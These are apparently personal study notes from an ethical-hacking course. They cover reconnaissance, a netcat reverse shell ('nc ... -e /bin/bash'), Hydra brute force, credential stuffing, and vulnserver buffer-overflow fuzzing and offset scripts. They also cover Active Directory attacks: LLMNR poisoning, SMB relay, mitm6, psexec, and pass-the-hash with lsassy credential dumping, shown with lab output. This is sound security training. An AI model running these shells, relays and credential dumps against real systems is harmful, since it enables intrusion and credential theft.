TCM(Practical Ethical Hacking)

TCP vs UDP

layer 4 protocols,

TCP(transport control protocol) reliable

UDP(User Datagram Protocol) faster

Five stages of ethical hacking

1. Reconnaissance
2. Scanning & Enumeration(Nmap, Nessus, Nikto…)
3. Gaining access (exploitation)
4. maintainig access
5. covering tracks

Information Gathering

- Target validation
- Finding Subdomains
- Fingerprinting
- Data Breaches

discovering email addresses

*to find emails: use https://phonebook.cz/

*to verify them use: emailhippo

*u can use Breach-parse tool (https://github.com/hmaverickadams/breach-parse/blob/master/breach-parse.sh) to find the appropriate credentials in a breach result.

u can also use deHashed to find breached credentials but it’s not free

dicovering subdomaines

sublist3r and amass are great linux tools for this.

crt.sh is a website that does the same thing

if a long list of subdomains is given by these tools, use ‘tomnomnom httprobe’ and it will help verifying active ones.

Wappalyzer is a tool used to identify website technologies(cms:content management system)

there is also a tool in kali called ‘whatweb’ used to identify website technologies

Scanning and Enumerating

https://www.vulnhub.com/ is where u can find vulnerable machines to attack.

Enumerating HTTP & HTTPS

use Nmap to see if port 80 is open

use Dirbuster to find all directories and subdomains of any specific web app

Enumerating SMB via port 139

SMB is a file share:

Metasploit is an open source pentesting framework used to identify and exploit vulnerabilities

smbclient is a tool that can connect to the share file

Researching potential vulnerabilities

we look for the findings we found using the previously mentioned tools

for example: apache mod_ssl<2.8.7 exploit in google and the website: exploit database will give you the code to use. But it might not work, so u need to use a github exploit instead.

if u couldn't search on internet, u can use the local tool : searchsploit Samba 2 (for example)

Scanning with Nessus

nessus tells us about the vulnerabilities that the target has.

it specifies the degree of severity of each vulnerability

for example it it told us that openSSL is out of date

Exploitation

▼ Netcat

Netcat **Reverse** shell: Target connecting to attacker, and all u can do is listening to what the vectime does.

attacker: nc -nlvp 4444

victime: nc 192.168.57.139 -e /bin/bash

Netcat **bind** shell : Attacker connecting to target , we open a port on the machine and we connect to it. the vectime then can listen.

attacker: nc 192.168.57.139 4444

victime: nc .nlvp 4444 -e /bin/bash

popping a shell : connecting to a Target

▼ Payloads

A payload is what we run as exploit.(what we send to a victim to gain a shell on the victim's machine.

Staged payloads:

sends playload in stages. can be less stable. example: windows/meterpreter/reverse_tcp

Non-Staged playloads:

sends playload all at once. but large in size and won't always work. example: windows/materpreter_reverse_tcp

Ps : if your payload doesn't word, try to change the type of the payload.

Exploitation:

- Gaining root with metasploit:

  use metasploit to run the appropriate exploit to the target after choosing the correct payloads

- Gaining root manually:

  in the info gathering step, we found out that our target is runnung an outdated version of mod_ssl, wich is vulnerablel to Open luck.

  we found the exploit at: https://github.com/heltonWernik/OpenLuck and followed the steps.

▼ Brute Force attacks:

you can either use hydra or metasploit.

- syntax for hydra: hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://10.5.5.74:22 -t 4 -V
- in metasploit, just search for ssh. when it gives back a result, u have to set options(username, rhosts, pass_file) and run the exploit.

▼ Credential Stuffing:

using breach-parse to find credentials(usernames, passwords) and throwing them to a website.

we use foxy proxy to use burpsuite

then we intercept the login request, we send it to intruder, then we choose the attack type and we specify our playloads and we start the attack.

Password spraying: trying one password for many users

attacking first machine (Blue)

Warning: using manual exploitation(ex: an exploit from github) instead of metasploit may lead to target getting taken down.

Attacking Dev (Linux)

Local file inclusion :allows us to expose files that are running on a server

Attacking linux machine “academy”

attacking Butler


attacking BlackPearl

Introduction to Exploit Development (Buffer Overflows):

What’s Buffer Overflow?

the memory contains a lot of spaces, on of em is the stack, and the stack contains the Esp, the buffer, the EBP and the EIP

the buffer is where the information is written,



when the buffer is full, the information is completed in the EBP and the EIP, and when it arrives to the EIP we can get a shell back. that’s what we call a Buffer overflow attack.

steps to conduct a buffer oveflow attack:

Spiking: looking for vulnerable parts of the program

Fuzzing: sending charachters to a program to see if we can break it

Finding the offset: after breaking the program, we look for the offset

Overwriting the EIP: we use the offset to overwrite the EIP.

Finding Bad charachters

finding the right module

generating shellcode


root!

Example of a buffer overflow attack:


- **Spiking:**

we turn off the windows defender and we run the vulnserver and immunity.

then from the kali machine we start a connection with ncat: nc -nv “target machine ip” 9999.



what are we going to do is we are going to send commands over the connection to the target and see if the machine is vulnerable.



stats.spk is a file that contains the small script that will be sent.

then we wait for the script to find a vulnerability. we dont find anything when we send stats.spk

but vulnserver crashes when we send trunk.spk that contains trunk command.

so we found a vulnerability and we arrived to the EIP and overwritten it. so we got something important.

- Fuzzing:

we have this script that we run to see where the fuzzing crashes :

```
import sys, socket
from time import sleep
```

```
buffer = "A" * 100
```

```
while True:
try:
payload = "TRUN /.:/" + buffer
```

```
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.0.140',9999))
    print ("[+] Sending the payload...\\n" + str(len(buffer)))
    s.send((payload.encode()))
    s.close()
    sleep(1)
    buffer = buffer + "A"*100
except:
    print ("The fuzzing crashed at %s bytes" % str(len(buffer)))
    sys.exit()
```

then we watch the immunity debugger until the crash happens.

we found out that the crash happens at 3100 bytes in the buffer.

but we didn't overwrite the EIP which is what we wany to control. so we need to know where the EIP is at.

- Finding the offset:

we set a code as follows :

```
#!/usr/bin/python

import sys, socket

offset ="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2A


try:
  payload = "TRUN /.:/" + offset

  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect(('192.168.0.140',9999))
  s.send((payload.encode()))
  s.close()


except:
  print("error connecting to server")
  sys.exit()
```

when we send this, we wait for a second crash and wait for the EIP value to show, then we use it to find the offset.

we use the command:

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q **386F4337**

the last number is the offset.

the output is 2003, which is the value that will help us take control of the EIP. which means that we need 2003 bytes before we get to the EIP.

- Overwriting the EIP:

we change the script above to this :

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.90',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to server"
        sys.exit()
```

then the EIP is overwritten and the actual value is 42424242 which is BBBB in ascii .


- Finding bad characters:

we execute this code :

```
#!/usr/bin/python

import sys, socket

badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

shellcode="A" * 2003 + "B" * 4 + badchars


try:
        payload = "TRUN /.:/" + shellcode

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.78.227',9999))
        s.send((payload.encode()))
        s.close()


except:
        print("error connecting to server")
        sys.exit()SS
```

this tests every possible character and sees if any one of it corresponds to a command that can be executed, which we call a bad character.

we visualize the content of the ESP in hex and we see the following:




the highlighted chars are the bad characters which should be noticed.

- Finding the right module:

this step has a lot of detailed techniques that i didn't undesrtand, better go see the vid again

- generating shellcode and gaining root:

use this command to generate shell code to send.



then we wait for the shell to be popped.

Active Directory overview:

Active Directory (AD) is a centralized and hierarchical directory service and identity management system developed by Microsoft. It is commonly used in Windows-based networks to store and manage information about network resources, user accounts, computer accounts, and other network-related entities.

▼ physical AD components

Domain controller: what controls everything, its a server with the AD DS server role installed that has specifically been promoted to a domain controller.

AD DS Data Store: contains database files and processes that store and manage directory information for users, services, and application. contains the Ntds.dit file which is very important.

▼ Logical AD components:

AD DS Schema: like a rule book that defines every type of object that can be stored in the directory and enforces rules regarding object creation and configuration.

Domains: are used to group and manage objects in an organization.

Domain Trees: a hierarchy of domains(a main domain and subdomains)

Forests: a collection of one or more domain trees.

Organizational Units : containers that contain users, groups and computers.

Setting up domain controller, user machines and groups:

password of the spider and the punisher : password1

password for SQLService admin acc : MYpassword123#

stspn -a HYDRA-DC/SQLService.MARVEL.local:60111 MARVEL\SQLService

setspn -T MARVEL.local -Q */*

server ip: 10.5.0.19

we add our two computers to our domain controller.

Attacking AD:

LLMNR Poisoning:

it's a man in the middle attack, where we use Responder tool to get the hash of the password entered by the user. then we use hashcat to uncrack the password.

```
sudo responder -I eth0 -dwPv
```

when we get the hashes, we can either use john the ripper tool or hashcat, mostly we use hashcat.

the better the gpu the faster the pw cracking is.

cracking rig: a bunch of graphic cards which are used to crack passwords.

when using haschcat we have to know which module to use in order to find the password.for example: NTLM

we provide the hash and a wordlist.


to avoid this attack, LLMNR should be disabled.

SMB Relay attacks:

instead of cracking hashes, we can relay those hashes to specific machines and gain access.

to do this, SMD signing must be disabled or not enforced. (by default it is disabled on workstations but enabled on servers).

this is the attack




this is what are we looking for: message signing enabled but not required.


step 1: we configure responder(SMB:off, HTTP:off)

step2: we run responder, sudo responder -I tun0 -dwp

step3: setup our relay



Defense against SMB relay attacks:



the best thing to do is to enable SMB signing on all devices.

Gaining shell after getting the hashes:

1st: we can use a metasploit module called “psexec”. but it gets picked up more often.

2nd: we can use psexec.py tool which doesn’t get picked up a lot.

```
┌──(kali㉿kali)-[~]
└─$ psexec.py marvel.local/fcastle:'Password1'@10.0.0.25
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.0.0.25.....
[*] Found writable share ADMIN$
[*] Uploading file NJFQWyMx.exe
[*] Opening SVCManager on 10.0.0.25.....
[*] Creating service hsjw on 10.0.0.25.....
[*] Starting service hsjw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

we can also use hashes instead of password

if psexec gets stopped by the antivirus, use wmiexec.py od smbexec.py

IPv6 Attacks:

same principle as man in the middle attack, because if the machine is using ipv4, no one is doing dns ipv6. then the attacker machine will pretend to be the dns server that will pass traffic to the domain controller. how will the attacker machine connect to the domain controller? when the the target reboots, it sends login credentials trough ipv6 then the attacker can connect to domain controller.

IPv6 DNS takeover:

we setup ntlmrelayx

```
┌──(kali㉿kali)-[~]
└─$ ntlmrelayx.py -6 -t ldaps://192.168.138.136 -wh fakewpad.marvel.local -l lootm
e
```

We use mitm6 tool, the command is “sudo mitm6 -d marvel.local ”

then ip addresses will be assigned to mac addresses and the attacker will be a the man in the middle for ipv6.


now for example if a machine is rebooted and a user logs in, a lootme file will be generated and gets filled with all the informations it can get from that connection.

when a user logs in, we get a new username and password we can use to login to attempt a DCSync attack.

this attack is making a hacker's life so easy. in order to mitigate this attack, disactivating ipv6 isn't the best practice.

instead:

1-



2- disable WPAD if its not in use.


3- enable LDAP signing and LDAP channel binding.

considering administrative users to the protected users group or marking them as account is sensitive and cannot be delegated. this will prevent them from any impersonation of that user via delegation.

Passback attacks:

uses printers settings where LDAP is on and gives away credentials easily.

STRATEGY:



Post-Compromise AD Enumeration:

After compromising a machine and getting logged in as a normal user, now what?

we do enumeration to see if we got anything interesting.

there are several tools we can use to do such a thing.

1-**ldapdomaindump:**

```
ldapdomaindump ldaps://192.168.138.136 -u 'MARVEL\fcastle' -p Password1
```

the ip is for our domain controller.

fcastle is the user we got the credentials of..

this command will throw to us alot of precious things.

2-**Bloodhound**

in order to work with bloodhound, we first need to start neo4j (sudo neo4j console).

it will give us a server address and a remote interface link. the link will direct us to neo4j browser(login username and password are neo4j).

now we start bloodhound, we log in.

we need data that can be used by bloodhound and we are going to use injestors.

this outputs a lot of information, we have to import it to bloodhound. then using bloodhound features we can get graphical representations of users, computers, … so we can get a clear vision on our targets.

3-Plumhound

we have to keep bloodhound running because plumhound is going to use the information within bloodhound and analyze that.

we start plumhound with the command

!! neo4j instead of neo4j!! because thats what i have chosen for password

then we execute the following command:

```
┌──(kali㉿kali)-[/opt/PlumHound]
└─$ sudo python3 PlumHound.py -x tasks/default.tasks -p neo4j1
```

it will create a lot of files, including index.html which contains what we need.

Post-compromise attacks:

now that we have an account or got access into an account, what can we do?

Pass the password attack:

we got the username of fcastle in the previous step, we can use that pw to do lateral movement (get access to same level users). We use **crackmapexec** tool cas follows:

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.0.0/24 -u fcastle -d MARVEL.local -p Password1
SMB         10.0.0.35       445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:M
ARVEL.local) (signing:False) (SMBv1:False)
SMB         10.0.0.25       445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain
:MARVEL.local) (signing:False) (SMBv1:False)
SMB         10.0.0.35       445    SPIDERMAN        [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB         10.0.0.25       445    THEPUNISHER      [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB         10.0.0.225      445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:MA
RVEL.local) (signing:True) (SMBv1:False)
SMB         10.0.0.225      445    HYDRA-DC         [+] MARVEL.local\fcastle:Password1
```

pwned! means that we can access that acc as a local admin. (this means that we can have access to spiderman and thepunisher as a local admin)

Pass the hash:

same as pass the pw, but here we use the password's hash if we couldn't get the actual password.

here is the command:

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.0.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98
b869751 --local-auth
SMB         10.0.0.35       445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:S
PIDERMAN) (signing:False) (SMBv1:False)
SMB         10.0.0.25       445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain
:THEPUNISHER) (signing:False) (SMBv1:False)
SMB         10.0.0.35       445    SPIDERMAN        [+] SPIDERMAN\administrator:6c598d4edc98d0a0c9797ef98b86975
1 (Pwn3d!)
SMB         10.0.0.25       445    THEPUNISHER      [+] THEPUNISHER\administrator:6c598d4edc98d0a0c9797ef98b869
751 (Pwn3d!)
SMB         10.0.0.225      445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:HY
DRA-DC) (signing:True) (SMBv1:False)
SMB         10.0.0.225      445    HYDRA-DC         [-] HYDRA-DC\administrator:6c598d4edc98d0a0c9797ef98b869751
 STATUS_LOGON_FAILURE
```

Using crackmapexec tool for the Pass attack:

```
crackmapexec smb 192.168.138.0/24 -u fcastle -d MARVEL.local -p Password1
```

this command will dump out the accounts that are in same network and if they where accessible with the same password.

lsass.exe is a windows system process. its responsible for handling security related functions. lsassy is a tool used to perform credentials dumping on windows.

crackmapexec has a module called lsassy that can do the same thing.

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.0.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98
b869751 --local-auth -M lsassy
SMB         10.0.0.35       445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:S
PIDERMAN) (signing:False) (SMBv1:False)
SMB         10.0.0.25       445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain
:THEPUNISHER) (signing:False) (SMBv1:False)
SMB         10.0.0.35       445    SPIDERMAN        [+] SPIDERMAN\administrator:6c598d4edc98d0a0c9797ef98b86975
1 (Pwn3d!)
SMB         10.0.0.25       445    THEPUNISHER      [+] THEPUNISHER\administrator:6c598d4edc98d0a0c9797ef98b869
751 (Pwn3d!)
SMB         10.0.0.225      445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:HY
DRA-DC) (signing:True) (SMBv1:False)
SMB         10.0.0.225      445    HYDRA-DC         [-] HYDRA-DC\administrator:6c598d4edc98d0a0c9797ef98b869751
 STATUS_LOGON_FAILURE
LSASSY      10.0.0.35       445    SPIDERMAN        [*] No credentials found
LSASSY      10.0.0.25       445    THEPUNISHER      MARVEL\fcastle 64f12cddaa88057e06a81b54e73b949b
```

